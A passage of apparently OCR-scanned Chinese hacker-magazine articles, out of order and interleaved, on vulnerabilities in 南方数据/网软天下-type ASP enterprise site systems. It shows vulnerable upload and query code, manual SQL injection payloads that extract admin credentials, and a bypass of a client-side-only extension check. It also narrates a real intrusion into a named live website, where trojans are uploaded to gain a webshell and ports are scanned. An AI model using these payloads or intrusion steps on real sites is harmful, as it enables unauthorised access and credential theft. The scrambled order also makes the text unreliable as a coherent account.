


图2




图3




图4

功拿到WebShell。

存在上传漏洞的文件是saveupload.asp，主要代码如下。

```
if file.filesize>100 then
fileExt=lcase(right(file.filename,3))
if fileExt="asp" then
response.write"<SCRIPT language=JavaScript>alert('老大,别黑我的程序，你上传的文件属于非法文件！！');"
response.write"javascript:history.go(-1)</SCRIPT>"
end if
if fileExt="exe" then
response.write"<SCRIPT language=JavaScript>alert('老大,别黑我的程序，你上传的文件属于非法文件！！');"
response.write"javascript:history.go(-1)</SCRIPT>"
end if
if fileExt="php" then
response.write"<SCRIPT language=JavaScript>alert('老大,别黑我的程序，你上传的文件属于非法文件！！');"
response.write"javascript:history.go(-1)</SCRIPT>"
end if
end if
```

看到了吧，只限制了ASP、PHP和EXE后缀名的文件。这个思想是极端错误的，系统根本没有过滤这些文件，只是当客户端上传ASP文件的时候才返回错误对话框，其实我们的木马已经成功地上传到服务器上了，这样我们就可以抓包找到ASP木马的地址！如果服务器支持PHP的话，还可以上传PHP3、JSP、CDX等木马。一开始我误以为只有进后台才能上传木马，结果发现系统并没有验证身份，导致我们不进后台也可以直接上传asa木马了。

除此之外，这套系统还存在跨站漏洞，在后台的文章添加处，添加一个分类，写入跨站语句，即可跨站成功，前台的效果如图5所示。




图5

实战入侵黑客中国安全网

分析完这个系统的漏洞后，心里很痒，想去拿点Shell，于是就有了下面的入侵。在百度中输入"inurl:rephoto.asp"，找到不少采用这套系统的网站，我就看准了"黑客中国"这个站，就拿它做靶子吧。

我首先看了一下后台的登录地址，在IE里输入http://www.hackercn.net.cn/hackblog/admin.asp，直接跳转到后台登录了，用"'or'='or'"登录失败了，弹出错误对话框，黑客站点就是不一样，安全性能大大提高了，如图6所示。




图6

不过我们还有办法！上传漏洞在等着呢！打开地址http://www.hackercn.net.cn/hackblog/upload.asp就看到了熟悉的上传界面，上传cer木马，返回成

适合读者：入侵爱好者
前置知识：ASP

南方数据、网软天下与新青年企业建站系统最新漏洞

文/图 梦幻☆剑客

随着网络的普及，越来越多的公司开始架设自己的网站，企业建站系统的下载率自然会相当高了。这里我们就以网上用得最多的南方企业建站系统来分析。看到文章标题大家就知道这个漏洞的重要性了吧？涉及到三套企业系统（甚至还不止呢！），之所以把它们一起说，主要是因为这三套系统都有同样的漏洞，网站内核都差不多。

邂逅注入点

我原本准备研究网软天下管理系统的，打开本地IIS服务器，看了下主页，还不错，感觉和南方数据系统一样。随便找了个链接加个单引号，系统马上弹出了如图1所示的错误对话框，原来它和南方数据系统一样存在防注入，那就索性研究一下还没有被挖掘出来的漏洞吧。看了十几个文件都不存在漏洞，最后终于在CompHonorBig.asp文件发现了问题，我们先看看存在问题的代码。

```
<!--#include file="Inc/conn.asp"-->
<%dim id
id=request.QueryString("id")%>
// 变量id 直接从客户端取得，没有经过任何函数的过滤
<html>
<head>
<title>图片</title>
<meta http-equiv="Content-Type" content="text/html;
charset=gb2312">
<%
set rs=server.CreateObject("adodb.recordset")
rs.open "select * from CompHonor where id="&id,
conn,1,1
// 将变量id放到数据库里面查询。典型的SQL 注入漏洞产生了。
%>
```




图1

功，但是找到木马地址的时候，服务器却提示下载，说明服务器屏蔽了后缀名cer。不要紧，我们还有asa呢。上传asa木马成功后，我又傻眼了，提示非法文件，如图7 所示。




图7

想了想，难道我分析的系统和这个系统不是一个版本？还是已经修复了漏洞？带着这些疑问，又仔细地看了看页面，发现IE的头部信息提示上传成功了。难道这个是管理员鸡肋的修补方法，没有做到根本的弥补？于是我用Winsockt Expert抓包，结果成功地抓到了asa木马，然后打开木马地址，我自己修改的ASP木马就出来了，如图8所示，成功拿到了WebShell。

利用木马浏览了一下服务器，发现服务器是虚




图8

拟主机，ASP木马权限很低，不能跳转目录，没有硬盘的访问权限，CMD命令也不能用。想上传一个cmd，提示写入失败，看来IIS权限设置得还不错，最后扫了下端口，开了43958，没有开3389。

此次入侵黑客中国网到此就算结束了。我们之所以能够成功入侵，主要是这套系统存在严重的上传漏洞，还在使用这套系统的网站，赶紧做好防范工作吧！最后说一下，黑客中国网存在的漏洞我已经帮它修补了，大家就不要再搞了！

看到这里心中一喜，看来有门了。手工猜解过程如下，考虑到有很多读者是新手，我截图下来便于大家对照比较。首先判断存在的表名，这里我直接猜admin表，提交"http://localhost/wr/wr/CompHonorBig.asp?id=1 and exists(select * from admin)"，返回正常，说明存在admin这个表，如图2所示。继续猜字段长度，提交"http://localhost/wr/wr/CompHonorBig.asp?id=1 order by 5"返回错误。当提交"order by 4"时返回了正常，所以长度是4。接下来进行联合查询，提交"http://localhost/wr/wr/CompHonorBig.asp?id=1 and 1=2 union select 1,2,3,4 from admin"，直接返回了2，再把字段名为username、password分别带入返回的2中，就得到了账户和密码了，分别为admin和admin，如图3所示。

